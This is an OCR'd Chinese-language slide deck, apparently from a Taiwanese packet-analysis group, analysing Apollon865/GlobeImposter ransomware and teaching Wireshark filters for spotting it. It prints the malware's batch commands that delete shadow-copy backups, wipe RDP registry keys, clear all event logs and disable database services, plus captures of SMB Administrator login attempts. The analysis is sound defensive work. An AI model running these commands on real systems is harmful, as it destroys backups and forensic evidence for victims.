
在進行檔案加密前，會先將防毒系統停止，並將還原(VSS備份)資料摧毀(刪除)，將導致一般基本防護失效。

高風險

資料庫加密

在進行檔案加密前，會針對資料庫系統，進行卸載的動作，以便於進行資料庫檔案加密。包括:MS-SQL, MySQL, Oracle, MongoDB。

特定對象




```
/ c   d e l     C O M S P E C   @echo off
vssadmin Delete Shadows /all /quiet
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil cl "%1"
  @echo off
vssadmin delete shadows /all /quiet
```

在Apollon865程式中，會刪除下列項目:

1. VSS系統備份(還原)資料，進而導致被害人電腦主機無法還原。
2. 遠端桌面服務的相關註冊機碼資料
3. 事件檢視器(Windows Event Log)內部資料，進而無法瞭解攻擊過程。

```
sc stop MongoDB
sc config MongoDB start=disabled
sc stop SQLWriter
sc config SQLWriter start=disabled
sc stop MSSQLServerOLAPService
sc config MSSQLServerOLAPService start=disabled
sc stop MSSQLSERVER
sc config MSSQLSERVER start=disabled
sc stop MSSQL$SQLEXPRESS
sc config MSSQL$SQLEXPRESS start=disabled
sc stop ReportServer
sc config ReportServer start=disabled
sc stop OracleServiceORCL
sc config OracleServiceORCL start=disabled
sc stop OracleDBConsoleorcl
sc config OracleDBConsoleorcl start=disabled
sc stop OracleMTSRecoveryService
sc config OracleMTSRecoveryService start=disabled
sc stop OracleVssWriterORCL
sc config OracleVssWriterORCL start=disabled
sc stop MySQL
sc config MySQL start=disabled
```

在Apollon865程式中，主要攻擊資料庫為MongoDB, MS-SQL, Oracle DB, MySQL。
(以上為停用資料庫服務程式，DB File解除鎖定(Unlocked) 才能對資料庫檔案進行加密)



2019-0831-Compare-NetTraffic-Data.pcap.Apollon865	2019/9/17 下午 05:45	APOLLON865 檔案	2,643 KB
2019-0831-Compare-NetTraffic-Data.txt.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	8 KB
2019-Normal-Browser-Close-1.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	40,618 KB
AAAA.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	739 KB
arp-poisoning.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	2 KB
B-2019-0111a.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	1,303 KB
B-2019-0111-Shade-Ransomware-infection-E.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	5,478 KB
B-2019-0512-Malware-Web-Download-1.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	8,442 KB
BBBB.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	131 KB
C-2018-03-22-fake-chrome-update.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	434 KB
CamStudio_Setup_2-7_r316.exe.Apollon865	2019/9/17 下午 04:36	APOLLON865 檔案	11,172 KB
CCCC.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	34,156 KB
DDDD.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	32 KB
DNS_Full_Test_Data.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	662 KB
DNS-Spoofing-1.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	6 KB
DNS-Spoofing-3.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	13 KB
DNS-Test-1.acp.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	289 KB
EEEE.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	204 KB
HSBC_DNS.Acp.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	8 KB
ids.txt	2019/9/6 上午 08:19	文字文件	3,602 KB
IPv6-Idle-Activity.acp.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	212 KB
IPv6-Ping-Hinet-Google.acp.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	1,116 KB

在Apollon865程式中，被攻擊主機的資料檔案，於加密後，變更檔案類型為Apollon865

GlobalImposer SMB1 uses IPv4

Apply a display filter ··· <Ctrl-/> Expression···

No.	Time	Source	Destination	Protocol	Length	Info
833	2019-09-17 17:08:11.502362	192.168.200.57	192.168.200.255	NBNS	92	Name query NB HTTP<20>
834	2019-09-17 17:08:11.502424	192.168.200.162	192.168.200.57	NBNS	104	Name query response NB 192.168.200.162
835	2019-09-17 17:08:11.503403	192.168.200.57	192.168.200.162	TCP	66	49508 → 139 [SYN] Seq=0 Win=8192 Len=0
836	2019-09-17 17:08:11.503458	192.168.200.162	192.168.200.57	TCP	66	139 → 49508 [SYN, ACK] Seq=0 Ack=1 Win=
837	2019-09-17 17:08:11.503494	192.168.200.57	192.168.200.162	NBSS	126	Session request, to HTTP<20> from TEST
838	2019-09-17 17:08:11.503555	192.168.200.162	192.168.200.57	NBSS	60	Positive session response
839	2019-09-17 17:08:11.503624	192.168.200.57	192.168.200.162	SMB	213	Negotiate Protocol Request
840	2019-09-17 17:08:11.503828	192.168.200.162	192.168.200.57	SMB	143	Negotiate Protocol Response
841	2019-09-17 17:08:11.504162	192.168.200.57	192.168.200.162	SMB	162	Session Setup AndX Request, NTLMSSP_NE
842	2019-09-17 17:08:11.504328	192.168.200.162	192.168.200.57	SMB	299	Session Setup AndX Response, NTLMSSP_CH
843	2019-09-17 17:08:11.504519	192.168.200.57	192.168.200.162	SMB	246	Session Setup AndX Request, NTLMSSP_AU
844	2019-09-17 17:08:11.504994	192.168.200.162	192.168.200.57	SMB	175	Session Setup AndX Response
845	2019-09-17 17:08:11.505250	192.168.200.57	192.168.200.162	SMB	132	Tree Connect AndX Request, Path: \\HTTP
846	2019-09-17 17:08:11.505333	192.168.200.162	192.168.200.57	SMB	114	Tree Connect AndX Response
847	2019-09-17 17:08:11.505509	192.168.200.57	192.168.200.162	LANMAN	183	NetServerEnum2 Request, Workstation, Se
848	2019-09-17 17:08:11.505742	192.168.200.162	192.168.200.57	LANMAN	149	NetServerEnum2 Response
849	2019-09-17 17:08:11.507581	192.168.200.57	192.168.200.162	SMB	162	Session Setup AndX Request, NTLMSSP_NE
850	2019-09-17 17:08:11.507699	192.168.200.162	192.168.200.57	SMB	299	Session Setup AndX Response, NTLMSSP_CH
851	2019-09-17 17:08:11.507973	192.168.200.57	192.168.200.162	SMB	518	Session Setup AndX Request, NTLMSSP_AU
852	2019-09-17 17:08:11.508867	192.168.200.162	192.168.200.57	SMB	175	Session Setup AndX Response

在Apollon865程式中，特殊的SMB網路行為：先進行NBNS廣播後，獲取回應者的IP位址資料
然後嘗試進行 連線登入 (IPC$) 並且進行小規模網路芳鄰通訊。

GlobalImposer SMB2 uses IPv6

tcp.port==445

Source	Destination	Protocol	Length	Info
fe80::ff:5b0f:fdc9:c01c	fe80::614e:c600:309a:c89e	TCP	86	49520 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1440 WS=256 SACK_PERM=1
fe80::614e:c600:309a:c89e	fe80::ff:5b0f:fdc9:c01c	TCP	86	445 → 49520 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1440 WS=256 SACK_PERM=1
fe80::ff:5b0f:fdc9:c01c	fe80::614e:c600:309a:c89e	TCP	74	49520 → 445 [ACK] Seq=1 Ack=1 Win=66048 Len=0
fe80::ff:5b0f:fdc9:c01c	fe80::614e:c600:309a:c89e	SMB	233	Negotiate Protocol Request
fe80::614e:c600:309a:c89e	fe80::ff:5b0f:fdc9:c01c	SMB2	248	Negotiate Protocol Response
fe80::ff:5b0f:fdc9:c01c	fe80::614e:c600:309a:c89e	SMB2	182	Negotiate Protocol Request
fe80::614e:c600:309a:c89e	fe80::ff:5b0f:fdc9:c01c	SMB2	248	Negotiate Protocol Response
fe80::ff:5b0f:fdc9:c01c	fe80::614e:c600:309a:c89e	SMB2	240	Session Setup Request, NTLMSSP_NEGOTIATE
fe80::614e:c600:309a:c89e	fe80::ff:5b0f:fdc9:c01c	SMB2	287	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
fe80::ff:5b0f:fdc9:c01c	fe80::614e:c600:309a:c89e	SMB2	599	Session Setup Request, NTLMSSP_AUTH, User: TEST201906\Administrator
fe80::614e:c600:309a:c89e	fe80::ff:5b0f:fdc9:c01c	SMB2	151	Session Setup Response, Error: STATUS_ACCOUNT_RESTRICTION
fe80::ff:5b0f:fdc9:c01c	fe80::614e:c600:309a:c89e	TCP	74	49520 → 445 [RST, ACK] Seq=959 Ack=639 Win=0 Len=0
fe80::ff:5b0f:fdc9:c01c	fe80::84cb:ddc:f2e3:6542	TCP	86	49521 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1440 WS=256 SACK_PERM=1
fe80::84cb:ddc:f2e3:6542	fe80::ff:5b0f:fdc9:c01c	TCP	86	445 → 49521 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1440 WS=256 SACK_PERM=1
fe80::ff:5b0f:fdc9:c01c	fe80::84cb:ddc:f2e3:6542	TCP	74	49521 → 445 [ACK] Seq=1 Ack=1 Win=66048 Len=0
fe80::ff:5b0f:fdc9:c01c	fe80::84cb:ddc:f2e3:6542	SMB	233	Negotiate Protocol Request
fe80::84cb:ddc:f2e3:6542	fe80::ff:5b0f:fdc9:c01c	SMB2	248	Negotiate Protocol Response
fe80::ff:5b0f:fdc9:c01c	fe80::84cb:ddc:f2e3:6542	SMB2	182	Negotiate Protocol Request
fe80::84cb:ddc:f2e3:6542	fe80::ff:5b0f:fdc9:c01c	SMB2	248	Negotiate Protocol Response
fe80::ff:5b0f:fdc9:c01c	fe80::84cb:ddc:f2e3:6542	SMB2	240	Session Setup Request, NTLMSSP_NEGOTIATE
fe80::84cb:ddc:f2e3:6542	fe80::ff:5b0f:fdc9:c01c	SMB2	369	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
fe80::ff:5b0f:fdc9:c01c	fe80::84cb:ddc:f2e3:6542	SMB2	679	Session Setup Request, NTLMSSP_AUTH, User: TEST201906\Administrator
fe80::84cb:ddc:f2e3:6542	fe80::ff:5b0f:fdc9:c01c	SMB2	151	Session Setup Response, Error: STATUS_ACCOUNT_RESTRICTION
fe80::ff:5b0f:fdc9:c01c	fe80::84cb:ddc:f2e3:6542	TCP	74	49521 → 445 [RST, ACK] Seq=1039 Ack=721 Win=0 Len=0
fe80::ff:5b0f:fdc9:c01c	fe80::61b2:e24c:c177:ff3d	TCP	86	49522 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1440 WS=256 SACK_PERM=1

在Apollon865程式中，特殊的SMB網路行為：進行IPv6的網路芳鄰帳密攻擊(Administrator)。

如何分析封包發覺異常?

加密勒索攻擊，會有2個共同的關鍵情況，感染與加密 !!

更多分析技巧，請參考 http://www.nspa-cert.org and https://www.nspa-cert-tw.org/

如何分析封包發覺異常?

Wireshark Display Filter

TOR

(tcp.dstport >= 9000) and (tcp.dstport <= 9999)

DNS Only

dns or udp.port==53

HTTP and DNS

dns or http or https

SMB or RDP

smb or rdp

Network Symptoms 網路症狀描述

使用任何網路封包工具(例如Wireshark) 觀察下列的異常網路現象。

TOR 通訊 或 橋接 TOR 網站

這個現象只有在用戶端電腦可以觀察到。從網路端是很難察覺，電腦使用者開啟一個文件檔案。無論如何，在開啟惡意文件檔案後， 我們可以使用 'netstat' 指令，檢查用戶端電腦的網路狀態。

詢問怪異罕見網域的 DNS 查詢封包

惡意程式可能需要連接外部網站(C&C主機)，以便於下載後續惡意程式(提升權限)與加密工具。這個連接網站的動作，會觸發詢問DNS封包。

沒有 DNS 查詢 的 HTTP/HTTPS 通訊

惡意程式可能不需要DNS 查詢，
而是直接連接到各定而特定的IP位址。

週期性產生SMB或 RDP 的異常封包

惡意程式對外連接C&C跳板主機時，經常會出現週期性的網路通訊活動。

NSPA 封包技巧

TOR Skill-1, 2

(不一定出現)

HTTP/HTTPS Client Skill-1

(不一定出現)

HTTP/HTTPS Client Skill-2

(不一定出現)

SMB Skill-4

(不一定出現)

更多分析技巧，請參考 www.nspa-cert.org 與 www.nspa-cert-tw.org

如何分析封包發覺異常?

Wireshark Display Filter

Not Allowed Service

(not ip.addr == *內部SMTP主機位址*) and smtp

SMB Error

smb,nt_status==0xc0000022

Abnormal ICMP

icmp

None

I/O reading bytes and I/O writing bytes

Network Symptoms 網路症狀描述

使用任何網路封包工具(例如Wireshark) 觀察下列的異常網路現象。

未預期的電郵寄送

惡意程式(包括加密勒索程式)可能會連接異常SMTP主機，這些SMTP主機位址不會屬於原單位(原企業)的SMTP服務IP位址。

大量SMB錯誤嘗試 (包括錯誤讀取或寫入)

加密勒索程式，會將磁碟機的目錄與檔案加密，包括USB磁碟機與網路磁碟機。此連接網路磁碟機的加密動作，遇到唯讀檔案目錄，會觸發存取錯誤。

異常ICMP封包行為

惡意程式對外連線，可能會因為C&C主機端的變動(阻斷)而產生Unreachable的存取錯誤，包括IP位址錯誤與Port錯誤。

大量I/O讀取與寫入的位元資料

從用戶電腦端可以明顯觀察到這個現象，不過，需要事先開啟工作管理員的詳細資料(Process List)並設定相關欄位，才能顯示此I/O異常活動。

NSPA 封包技巧

SMTP Skill-3

(不一定出現)

SMB Skill-5

經常出現

ICMP Skill-2

(不一定出現)

Task Manager

經常出現

類似案例 實作練習

Wannacrypt, GrandCrab 與 GlobeImposter 都有系列變種的逐年演進

• NTPA / NSPA
• 中華民國網路封包分析協會

- 劉得民 Diamond Liu, dmliu99999@gmail.com

- http://www.ntpa.org.tw
- http://www.nspa-cert-tw.org
- http://www.nspacert.org
- http://www.huge-diamond.net